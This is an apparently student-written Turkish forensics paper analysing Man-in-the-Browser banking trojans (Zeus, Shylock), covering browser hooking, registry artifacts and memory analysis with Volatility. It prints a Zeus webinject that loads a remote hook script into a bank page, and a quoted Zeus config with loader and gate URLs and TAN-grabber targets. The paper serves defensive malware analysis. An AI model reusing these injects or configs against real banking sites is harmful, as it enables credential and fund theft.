



Man-in-the-Browser SALDIRILARININ ANALİZİ

- İstanbul Şehir Üniversitesi -

Bilgi Güvenliği Mühendisliği Yüksek Lisans Programı Bilgisayar Adli Analizi Dersi

NOT: Eğitimcilerimizden Huzeyfe Önal'ın İstanbul Şehir Üniversitesi 2016 bahar döneminde Yüksek Lisans Programı Adli Bilişim Dersi öğrencileri tarafından hazırlanmıştır.

Hazırlayan: Emine Fırzuze Taytaş

Tarih: 29.05.2016

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

1.GİRİŞ

Günümüzde kötü amaçlı yazılımlar finans kurumlarına saldırmak için tercih edilen bir yöntem haline gelmiştir. Bu yazılımlar, kullanım kolaylığı ve suçluların kendi izlerini örtme yeteneği ile bir kaçış aracına ihtiyaç duyulmadan bankaları soymak için alternatif bir yol olmuştur.

Saldırganlar saldırılarını gerçekleştirmek için yeni ve karmaşık yöntemler bulmaktadırlar. Bu vektörlerden biri ise Man-in-the-Browser (MITB) saldırıdır.


Man-in-the-Tarayıcı (MITB) saldırıları bir Internet tarayıcısını infect eden Trojan kötücül yazılımı aracılığıyla kullanılmaktadır. Bu saldırılar, anti-virüs yazılımlarından saklanabilmeleri ve tarayıcı içindeki kullanıcı türlerinin bilgilerini çalabilmeleri sebebiyle oldukça tehlikelidir. MITB nin tarayıcı içindeki bilgileri görebilmesi mümkündür. Tarayıcı içinde herhangi bir şifreleme ortaya çıkmadığından beri, finans kurumları tarafından kullanılan güvenlik kontrolleri etkisiz hale gelmiştir. Bunun yanında kötü amaçlı yazılımın kullanıcı hesabı ayarlarına erişimi varsa iki faktörlü doğrulama da etkisizdir. İşlemlerin kullanıcı workstationlarından ortaya çıkması sebebiyle, bankaların kötücül aktiviteleri tespit etmek için kullandıkları anti-fraud teknolojileri de etkisizdir.

Birçok banka SMS gibi bildirimler kullanarak havale işlemleri için ek güvenlik katmanları eklemiştir. Aslına bakılırsa, bir saldırgan kullanıcıların kimlik bilgilerini çalabiliyorsa kullanıcıların banka hesabındaki bildirim ayarlarını değiştirme yeteneğine de sahip olabilir. MITB saldırılarının web uygulaması güvenlik duvarı gibi birçok ağ seviyesi cihazında çalışması nedeniyle, IDS ve IPS sistemleri istemci tarafında yerel olarak ortaya çıkan bu saldırıları tespit etmekte zorluk yaşamaktadır.

Man in the browser saldırılarını popüler kılan, bir kerede ortalama bağlantı linkleri üzerinden veya meşru sitelerle uzlaşması ile birçok sisteme yayılabilmesidir. Bir bağlantıya tıklayarak, trojan kötücül yazılımı güvenli görülecek şekilde eklenti olarak tarayıcıya kurulabilir. Çoğu saldırgan Man in the Middle saldırılarından Man in the Browser saldırılarına bu sebeplerden dolayı geçiş yapmaktadır.

Man in the Browser ve Man in the Middle saldırıları arasındaki fark kendilerine ait işlemlerinden kaynaklanır. Man in the middle saldırıları işlem gerçekleştiren iki sistem arasında bir Proxy kullanır. Proxy nin kullanılması kullanıcıyı, kimlik bilgilerini saldırganın sitesine girmesi ve hassas bilgilerini vermesi konusunda kandırabilir. Şekil 1 Man in the Middle ve Man in the Browser saldırılarını örneklemektedir. Önemli bir fark, MITB uygulama katmanı üzerinde çalıştırılırken (tarayıcı vb.), MITM ağ katmanı üzerinde çalıştırılmaktadır.

[Man-in-the-Browser SALDIRILARININ ANALİZİ]



Şekil 1

Man in the middle saldırılarının daha az popüler olmasının sebebi, Session ID nin kullanımıyla saldırıyı azaltma yeteneğinden kaynaklanmaktadır. Bir banka, bir işlemi içeren session ID nin numarasını belirleyebiliyorsa, sistemler arasındaki işlemleri içeren kötücül kullanıcıyı da belirleyebilir. Bu durum, hileli bir girişimin tespit edilmesi ve işlemin iptal edilmesi hususunda bankaya yol gösterici olabilir.

Bankanın, benzersiz ID lerin kullanılmasıyla kullanıcı işlemlerini izlemesini sağlayan yöntemler mevcuttur. Müşterinin cihazına benzersiz ID verilmesi ile, banka analiz yapabilmek için algoritmaları kullanabilir ve uyguladıkları bankacılıktan gelen çoklu kullanıcı oturumlarıyla bağlantı kurabilir (Eisen, 2012). Man in the browser saldırıları Proxy sayfası üzerindeki trafiği aşmak için kullanıcının her şeyi normal olarak görmesini sağlayan hilelerle, kullanıcının websitesini ve tarayıcısını tamamiyle kontrolü altına alır. Web görüntülerinin ve hesap bakiyelerinin az da olsa değiştirilmesi ile, saldırganlar kullanıcının bilgisi olmaksızın para çalabilirler. Kullanıcı bir kere oturum açtığında, SSL/TSL koruyucuları bozulmadan saklanarak bilgileri saldırganın sistemine hassas olmayan bir trafik üzerinden yönlendirilir (Trusteer, 2013).

2. MAN-IN-THE-BROWSER

MITB saldırıları tarayıcıdaki çeşitli fonksiyonları ve özellikleri kullanır. MITB saldırıları toplanmış bilgilere (keylogging, form-grabbing, spamming, HTML injection ve bunun gibi çeşitli fonksiyonlar) dayandırılarak ortaya çıkar. Bu durum, MITB malware saldırısının bir parçası olarak kullandığında saldırganların bilgisini verir. Tarayıcı uzantıları işletim sisteminde uzantılara verilen ayrıcalıkların kötüye kullanılma olasılığını içeren bir tarayıcı özelliğidir. Tarayıcı uzantıları, kullanıcıların internette gezinti yaparken tarayıcı içerisindeki tecrübelerini artırmaya yönelik kullanılır. Tarayıcı uzantıları plugin, Browser Helper Objects, JavaScript ve add-on özelliklerini içerir. Birçok malware tipi MITB saldırılarının bir parçası olarak bu özellikleri kullanmaktadır. Bunlar, Zeus, URLZone, Shylock, Spyeye, Carberp ve SunSpot vb. içerir. MITB tarafından kullanılan diğer fonksiyonlar AJAX, Browser API Hooking ve DOM Object Modelini içerir.

MITB nin fonksiyonları, belirli zaman aralıklarında bir botnet in parçası olarak update edilen bir konfigürasyon dosyası ya da web injection dosyası üzerinden kontrol edilebilir. Bu konfigürasyon dosyaları çeşitli kodlama/şifreleme tipleriyle karışık hale getirilebilir. Konfigürasyon dosyası ve web injection dosyası saldırganın oturumları kontrol etmesine ve

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

özel kodların HTTP trafiği içerisine enjekte edilmesine izin verir. Bu dosyalar bankalar vb. kurumlar tarafından belirli websiteleri ziyaret edildiğinde trojanın çalıştırılmasına da izin verir. Bu bağlantılar SSL bağlantılarının aşılmasıyla ortaya çıkar. Tarayıcılar bir sistem üzerinde yüksek seviye ayrıcalığa sahip olduğunda, bir saldırgan processleri tarayıcı aracılığıyla çalıştırabilirse, o zaman bu processler de yüksek seviye ayrıcalıkla çalıştırılabilir (Alcorn, Frichot, Orru, 2014).

2.1. Browser Helper Objects (BHOs)

Browser Helper Objectleri (BHO) bir tarayıcı içinde yer alan DOM (Document Object Model) a erişim sağlayabilen DLL (Dynamic Linked Libraries) modülleridir. Browser Helper Objectleri Microsoft tarafından oluşturulmuştur. Tarayıcının adres alanında çalıştırılır ve tarayıcının ana penceresine gömülür (Blunden, 2009). Bunlar, ek fonksiyonların oluşturulması için tarayıcı üzerine eklenti olarak kurulur. Browser Helper Objectlerle ilgili konu, işletim sistemi üzerinde SYSTEM seviye ayrıcalığında çalıştırılabilirlerdir. Browser Helper Objectler uzun bir süre, hackerların anti-virüs yazılımlarından saklanmalarında popüler bir yöntem olmuştur. Örneğin, MITB saldırıları browser hepler objectleri kullanarak bir siteyi değiştirebilir, yeni alanlar ekleyebilir ya da alan silebilir. Browser helper objectleri sisteme, tarayıcı açıldığında başlangıcı yükleyecek olan kayıt defteri girdilerini de ekleyebilir (Utakrit, 2009).

JavaScript ve ActiveX gibi eklentilerin MITB saldırılarında tarayıcıyı kontrol etme amaçlı kullanıldığı bilinmektedir. Firefoxla popüler olan eklentilerden biri ise Grease Monkey dir. Firefox için Grease Monkey (Monkey-in-the-browser) ve Chrome için Tamper Monkey, websiteleri ziyaret edildiğinde neye bakıldığını değiştiren fonksiyonlarıyla MITB saldırılarında aynı metodolojiyi uygulamaktadır. (Reklamları ekrandan çıkarmak ya da bir websitesinin görünümünü değiştirmek gibi)

Orada bilgilerin çalınmasından ziyade kullanıcı tecrübesini iyileştirmeye yönelik özellikler mevcuttur ancak metodoloji aynıdır. Bu, paylaşılabilen Java Appletleri olan kullanıcı scriptleri ile yapılır. Kullanıcı scriptleri, kullanıcının tarayıcısındaki özel veriyi Same-Origin Policy (SOP) kısıtları olmaksızın alıp manipüle edebilmek için JavaScript programlarından daha güçlü olan eklentileri kullanır (Acker, Nikiforaki, Desmet, Piessens, Joosen, 2011). Zeus gibi kötü amaçlı yazılımlar tarayıcının kullanması için scriptleri güncelleyen konfigürasyon dosyalarını kullanan MITB özelliklerinden faydalanır.

2.2 DOM Module Interface

MITB nin çalışması için gerekli olan ana metod DOM Modül Arayüzü ile gerçekleştirilir. Bu işlem sırasında meydana gelen adımlar aşağıdaki gibidir:

Trojan kurulduktan sonra, tarayıcı konfigürasyonu içine de uzantı olarak kurulacaktır. Bu durum, uzantının tarayıcıyı tekrardan başlatmasına sebep olur. Uzantı yüklendiğinde, yüklenen her sayfa için bir handler kaydedilir. Bu sebeple bir sayfa yüklendiğinde, sayfanın URL i uzantı tarafından bilinen sitelerin listesine karşı araştırılır. Handler object listeden yüklenen

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

bir sayfayı tespit ettiğinde, bunu event buton handler ına kaydeder. Sonra, bir sayfa submit edildiğinde, uzantı tarayıcıdaki DOM arayüzü aracılığıyla form alanlarından bütün datayı çıkarır ve değerleri hatırlar. Uzantı daha sonra, tarayıcının formu sunucuya submit etme işlemine devam etmesini söyler. Sunucu modifiye edilmiş değerleri normal bir talep formunda alır. Sunucu işlemi yapar ve bir makbuz/fiş üretir. Tarayıcı işlemin fişi/makbuzunu da alır. Uzantı sonrasında, URL fiş/makbuzunu algılar, fiş/makbuz alanları için HTML i tarar daha öncesinde HTML de hatırlanan orijinal veriyle modifiye edilmiş veriyi yer değiştirir. Kullanıcı ise sunucu tarafından doğrulamanın düzgün bir şekilde ve bozulmadan yapılarak orijinal işlemin alındığını düşünür (OWASP, 2009).

2.3. JavaScript & AJAX

Bir saldırganın hedeflerinden birisi kalıcılığını sağlamaktır. Önceden tanımlanmış yöntemleri kullanarak, bir tarayıcıda özelliklerin nasıl yapıldığı düşünüldüğünde bu zor olabilir. AJAX Asynchronous JavaScript ve XML, X-FrameOption veya diğer Frame-Busting logic yapısında çalışarak bu engelleri aşabilir. JavaScript tarayıcıyı “Hook (Kancalama)” yeteneğine sahip olup, yapılan faaliyetleri son kullanıcıya tamamen görünmez hale getirir. Aşağıdaki verilen örnek Zeus kötü amaçlı yazılımı tarafından kullanılan web injection scriptini göstermektedir:

Örnek script:

```
set_url https://www.yourbank.com/*
data_before
<div class='footer'>
data_end
data_inject
<script src='https://somescript.com/hook.js'></script>
data_end
data_after
</body>
data_end
```

Bu scriptler botnetlerde kullanılan konfigürasyon dosyalarının içinde implement edilir. Zeus, bankacılık siteleri içerisine, kullanıcının şifresini yakalamanın ötesinde başka ek bilgileri de çalabilmek amacıyla yeni alanlar inject edebilmek için Command ve Control sunucularını çağırmasıyla ünlüdür.


JavaScript in özelliklerinden biri built-in DOM metod prototiplerini geçersiz kılmasıdır. Tarayıcıdaki built-in DOM metodlarını geçersiz kılmak, kendi metodunuzla DOM objectlerini genişletmekle aynıdır. Çeşitli form metodları oluşturmak ya da kullanıcının doldurması için alanlar eklemek gibi. Bu durum, saldırganın PIN numarası, Anne Kızlık Soyadı, Doğum Tarihi gibi girilen hassas bilgileri görmesine izin verir.

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

2.4 API Hooking

MITB saldırıları tarayıcı içine sızmak için API Hooking leri kullanır. MITB malware tarafından aktif hale getirildiğinde, Wininet.dll içindeki Internet bağlantı fonksiyonuna hooking girişiminde bulunulur. Bu durum, kullanıcı tarayıcıda ne görüyorsa saldırganın bunu değiştirmesine izin verir. Bu aynı zamanda HTML Rewriting yöntemiyle benzerdir. HTML Rewriting yönteminde, malware kullanıcının tarayıcısı üzerindeki siteleri değiştirebilmekte ve bunları doğru olmayan bilgiler halinde sunmaktadır.

Şekil 2 MITB saldırılarında kullanılan Tarayıcı API Hooking yöntemini göstermektedir:



Şekil 2

WinHTTP nin bir üst kümesi olan Wininet, internet kaynaklarına erişim sırasında uygulamaların FTP ve HTTP protokolleriyle etkileşimine izin veren Internet Explorer içindeki bir API dir.

Birçok Wininet fonksiyonu, MITB nin içerdiği httpsendrequest() ve navigateto() fonksiyonlarıyla hedef haline getirilir. httpopenrequest(), httpsendrequest() and internetreadfile fonksiyonları inject edilen diğer popüler fonksiyonlardandır.

Saldırının başarılı olmasını sağlayan değişiklikler Kayıt defterinde artifactler bırakacaktır.

Bir scriptin I-Frame veya güvenilir bir site aracılığıyla doğru bir şekilde gösterilmesini önleyebilecek tarayıcı güvenlik ayarlarından kaçınmak amacıyla malware, kayıt defteri yoluyla güvenlik ayarlarını değiştirmeye teşebbüs edebilir. Tarayıcı içindeki Zone Elevation bu metodlardan biridir. Tarayıcı güvenlik ayarlarının düşük seviyeye getirilmesi için daha fazla eklenti kontrolleri ve scriptler çalıştırılabilir. Bu malware in hedefi olan birkaç dll, crypt32.dll ve wininet.dll i içermektedir. Wininet.dll iletişim için birçok fonksiyon sağlar ve malware in Zone ayarları ve Cookie ayarları gibi özel ve güvenlik ayarlarına erişimine izin verdiğinde ise hedef haline gelir. Crypt32.dll ise CryptoAPI üzerinde birçok mesajlaşma fonksiyonunu gerçekleştirir. (CryptSignMessage fonksiyonunun mesajları dijital olarak imzalayabilme yeteneğine sahip olması gibi)

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

2.5 Kayıt Defteri Girdileri (Registry Entries)

MITB için yüksek seviye ayrıcalıklar sağlanır, tarayıcı güvenlik ayarları istismar süresince kayıt defteri içinde değiştirilir. Bu kayıt defterleri, host tabanlı olan saldırı tespit sistemleri tarafından izlenebilir ya da infectiondan sonra analiz edilebilir. Kayıt defteri girdileri, Browser Helper Object path' ini içeren MITB saldırılarında kullanılır:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects.
- HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main
"NoProtectedModeBanner" = 1- **Bu, tarayıcıda Korunmalı Modu devre dışı bırakan fonksiyonu açar.**
- HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed – **Bu, kriptografide sayılar için yüksek ihtimalle kötücül dosyaları saklayan rassal seedlerin oluşturulmasında kullanılır.**
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1406" (**Domainler karşısında data kaynaklarına erişilmesi**)
= 3- **Zone Seviyesinin düşük Zone Seviyesi olarak belirlenmesi**
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1609" (**Karışık içeriğin gösterilmesi**)
= 3- **Zone Seviyesinin düşük Zone Seviyesi olarak belirlenmesi**
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\2500"(Protected Mode)= **Zone Seviyesinin düşük Zone Seviyesi olarak belirlenmesi**
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\DisableCachingOfSSLPages" = "0" – **Bu fonksiyonun kapatılması**
- HKEY_USERS\S-I-D\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\Random Number\

3. MITB Kullanımında Malware Örnekleri

Bu araştırma, tarayıcı fonksiyonlarından ziyade MITB nin bir parçası olarak istismar sırasında malware davranışlarını bulmak amacıyla oluşturulmuştur. Zeus, Shylock Trojanının bir varyantı olarak analiz edilmiştir. Shylock Zeus un bazı kod özelliklerini kullandığı için, ikisi de benzer davranışlar sergilemektedir. Her ikisi de bankacılık kimlik bilgilerini çalmak ve havale işlemlerine müdahale etmek için web alanları ve sayfaları eklenebilen web injection dosyalarını kullanır.

Infectiondan sonra sistemin memory imajını çıkartmada kullanılan Win32dd ve Dump-it tollarını içeren çeşitli toollar analiz yapmak için kullanılmıştır. Volatility bellek incelemek için kullanılmıştır. Wireshark paketleri yakalamak için, Regshot ve Process Monitor injectiondan önce ve sonra sistemin görüntüsünü almak için kullanılmıştır. Bunun yanında, aktif olan ancak fiziksel metodlar üzerinden erişilemeyen uzaktan erişimli sistemler üzerinden örnekler çıkarmak için bir metod kullanılmıştır. Kevin Neely, memory i uzaktan yakalamak için psexec

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

ve win32dd/win64dd yi güvenli bir şekilde kullanan bir metod bulmuştur. Aşağıda bu metodun kullanımına yönelik bir örnek verilmiştir. Hesap, win32dd/win64dd nin uzaktan çalıştırılabilmesi için gerekli olan izinleri içeren bağlantıyı kullanmıştır (Neely, 2011).

- cmd.exe yi yönetici olarak çalıştır

- net use \\hostname\ipc\$ - komutları başarılı bir şekilde tamamladığından emin ol

- copy c:\pathtowin32dd.* \\hostname\c\$ - win32dd.exe ve the win32dd.sys driver ını kopyala

- c:\pathtopsexec.exe \\hostname -e -w c:\ c:\win32dd.exe /m 1 /r /a /f hostname-mem.raw

– win32dd yi uzaktan çalıştır, komut çalışmaya devam edecek ve tamamlanma durum bilgisini vermeyecektir. Aşağıdaki komutun çalışmasını tamamladığını doğrula ve dosya büyüklüğünün artmasının durması için bekle. Düz metin olarak ortaya çıkan kimlik bilgilerinin ve psexec kullanımının yapacağı etkilerin farkında olun.

- c:\dir [\\hostname\c\\$](#)

3.1. Zeus

Zeus MITB saldırılarını kullanan ünlü bir malware örneğidir. Web injection dosyasının kullanılması ile bu malware bir dosya olarak girilebilen belirlenmiş websitelerine alanlar inject edebilir. Yani, eğer bir kullanıcı www.bankofamerica.com u ziyaret ederse, web injection dosyasını kullanan bu malware siteyi güncelleyebilir ya da meşru olmayan istenen ek alanları yükleyebilir. Aşağıdaki örnek Zeus tarafından kullanılan örnek bir web injection dosyasını göstermektedir:

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

;Build time: 14:15:23 10.04.2009 GMT;Version: 1.2.4.2

entry "StaticConfig" ;

botnet "btn1" – **Botnetin adı**

timer_config 60 1 –**Konfigürasyon dosyasının bot tarafından güncellendiği zaman aralığı**

timer_logs 1 1 – **Bot sunucuya data gönderirken geçen zaman miktarı**

timer_stats 20 1

url_config "http://localhost/config.bin" – **Konfigürasyon dosyası için verilen URL**

url_compip "http://localhost/ip.php" 1024

encryption_key "secret key" – **Ağ trafiğini RC4 ve dinamik konfigürasyon dosyası ile şifrele**

;blacklist_languages 1049

end

entry "DynamicConfig"

url_loader "http://localhost/bot.exe"

url_server "http://localhost/gate.php"

file_webinjects "webinjects.txt"

entry "AdvancedConfigs"

; "http://advdomain/cfg1.bin"

end

entry "WebFilters"

"!* .microsoft.com/*"

"!http://* myspace.com*"

"https://www.gruposantander.es/*"

"!http://*odnoklassniki.ru/*" "!http://vkontakte.ru/*"

"@*/login.osmp.ru/*"

"@*/atl.osmp.ru/*" end

entry "WebDataFilters" ;

"http://mail.rambler.ru/*" "passw;login" end

entry "WebFakes" ;

"http://www.google.com" "http://www.yahoo.com" "GP" "" "" end

entry "TANGrabber"

"https://banking.*.de/cgi/ueberweisung.cgi/*" "S3R1C6G" "*&tid=*" "*&betrag=*"

"https://internetbanking.gad.de/banking/*" "S3C6" "*" "*" "KktNrTanEnz"

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

```
"https://www.citibank.de/*/jba/mp#/SubmitRecap.do" "S3C6R2" "SYNC_TOKEN=*" "*"
end
entry "DnsMap" ;
127.0.0.1 microsoft.com end
end
(Failliere, Chien 2009)
```

Bu malware aynı zamanda kendisini cookielerin olduğu analizden temizleyebilme ve tarayıcı geçmişinden saklayabilme yeteneğine sahiptir. Bu üst özellikler malware' in neden olabileceği tehdit ve yetenekleri göstermektedir.

3.2. Shylock

Shylock, banka sitelerine üst seviye bir Javascript üzerinden bağlantı sağlayarak online Chatlerin oluşturulmasını ve çalıştırılmasını sağlamaktadır. Dropper dosyalarını Skype, GoogleTalk, Advantage uygulamaları görünümünde Windows Xp deki Application Data ya da Roaming klasörü altındaki AppData ya koyar. Trojanın olduğu diğer modüllerde, VNC bağlantısı, networke yayılma, Skype sessionlarının ayrılması, proxy davranma kabiliyetleri mevcuttur. (Lennon 2013).

Shylock trojanı, web sitelerinde değişiklik yapmak için Zeus un şifreli olarak kullandığı we injection dosyalarına benzer dosyaları kullanır. crypt32.dll ve wininet.dll içeren bazı API ler hooklanır. Aynı zamanda Command ve Control sunucularıyla iletişim kurmak için sahte dijital sertifikalar ve SSL bağlantılarını kullanır.

Shylock un analizinde için birçok filtre kullanılır. Bunlar, dosya nitelikleri, yazılan dosyalar, silinen dosyalar, noise reduction, silinen registry değerleri, silinen registry keyleri, oluşturulan registry keyleri vb. içerir. Process Monitor filtreleri ise Volatility ve Wireshark gibi toolların kullanımında bir başlangıç noktası oluşturmuştur.

Process Monitor filtreleri, normaliz.dll içeren birkaç artifact bulur. Birçok registry ayarı buradan değiştirilir ya da eklenir. Wininet.dll de ilk injection süresince kullanılır.

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

Analizde, kötü niyetli dosyalardan biri "nKMult.exe" processi süresince oluşturulmuştur. Bu dosya normaliz.dll ile birlikte hareket ediyor olup, Process Monitor tarafından yakalanan görüntü Şekil 3 teki gibidir.




Figure 3

Process Monitor, malware in çalıştığı sürede oluşturulan registry keyleri bulmuştur. Bir çift key ise İnternet ayarlarıyla ilişkilendirilmiştir. Bu durumu Şekil 3 ve 4 de verilmiştir. Şekil 5 de ise, wininet.dll, infection sırasında oluşturulan "apwQivQu.exe" processi tarafından hedeflenmiş gibi görünmektedir.






Figure 4

[Man-in-the-Browser SALDIRILARININ ANALİZİ]



Frame	Module	Location	Address	Path
K 0	ntkrnlpa.exe	ntkrnlpa.exe + 0x07e8	0x005417e8	C:\WINDOWS\system32\ntkrnlpa.exe
U 1	advapi32.dll	advapi32.dll + 0x0002	0x779160b2	C:\WINDOWS\system32\advapi32.dll
U 2	wininet.dll	wininet.dll + 0x0014	0x0450a014	C:\WINDOWS\system32\wininet.dll
U 3	wininet.dll	wininet.dll + 0x0053	0x0450a053	C:\WINDOWS\system32\wininet.dll
U 4	wininet.dll	wininet.dll + 0x1705	0x04501705	C:\WINDOWS\system32\wininet.dll
U 5	ntdll.dll	ntdll.dll + 0x118a	0x7c90118a	C:\WINDOWS\system32\ntdll.dll
U 6	ntdll.dll	ntdll.dll + 0x1d50a	0x7c91d50a	C:\WINDOWS\system32\ntdll.dll
U 7	ntdll.dll	ntdll.dll + 0x13a3	0x7c913a3	C:\WINDOWS\system32\ntdll.dll
U 8	ntdll.dll	ntdll.dll + 0x15403	0x7c915403	C:\WINDOWS\system32\ntdll.dll
U 9	kernel32.dll	kernel32.dll + 0x1bbd	0x7c901bbd	C:\WINDOWS\system32\kernel32.dll
U 10	kernel32.dll	kernel32.dll + 0x1d72	0x7c91d72	C:\WINDOWS\system32\kernel32.dll
U 11	kernel32.dll	kernel32.dll + 0x1db8	0x7c91db8	C:\WINDOWS\system32\kernel32.dll
U 12	unknown.dll	0x0450a000	0x0450a000	
U 13	unknown.dll	0x0450a001	0x0450a001	
U 14	unknown.dll	0x0450a003	0x0450a003	
U 15	unknown.dll	0x0450a00f	0x0450a00f	
U 16	apwGhQu.exe	apwGhQu.exe + 0x1076	0x401076	C:\Documents and Settings\cgoner\Desktop\malware\apwGhQu.exe
U 17	unknown.dll	0x0450a000	0x0450a000	

Figure 5



Event	Process	Stack
Date:	12/7/2014 3:40:42 PM	
Thread:	3900	
Class:	Registry	
Operation:	RegCreateKey	
Result:	SUCCESS	
Path:	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	
Duration:	0.0000171	
Desired Access:	Set Value	

Figure 6

Process monitor tarafından analiz süresince alınan Registry Keylerinin değerlerini Volatility kullanarak bulmak mümkündür.

Volatility Hivelist komutuyla memory dump'ta yer alan registry hivelere çekilir. Şekil 7 bu komutun çalıştırılması ile ortaya çıkan sonucu göstermektedir.

\$vol.py -f profile=WinXPSP3x86 shylock.raw hivelist

```
sansforensics@SIFT-Workstation:~/Desktop$ vol.py -f Shylock.raw profile=WinXPSP3x86 hivelist
Volatility Systems Volatility Framework 2.2
Virtual Physical Name
-----
0x010c9088 0x1dda9088 \Device\HarddiskVolume1\Documents and Settings\cgoner\Local Settings\
Application Data\Microsoft\Windows\UsrClass.dat
0x01088a00 0x1c355a00 \Device\HarddiskVolume1\Documents and Settings\cgoner\NTUSER.DAT
0x010aa6878 0x14f5f878 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Set
tings\Application Data\Microsoft\Windows\UsrClass.dat
0x010b31b60 0x15ac2b60 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DA
T
0x010685e8 0x144165e8 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local S
ettings\Application Data\Microsoft\Windows\UsrClass.dat
0x01097b60 0x14f54b60 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.
DAT
0x01050e758 0x12689758 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0x01054ab60 0x1261bb60 \Device\HarddiskVolume1\WINDOWS\system32\config\default
0x01070b330 0x0cfff5330 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0x010567088 0x1263b088 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
0x0103ccb60 0x0a067cb60 [no name]
0x01036b60 0x0a2e3b60 \Device\HarddiskVolume1\WINDOWS\system32\config\system
```

Figure 7

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

```
$vol.py -f shylock.raw profile=WINXPSP3x86 printkey -o 0xe1088a00 -K  
'Software\Microsoft\Windows\CurrentVersion\Run'
```

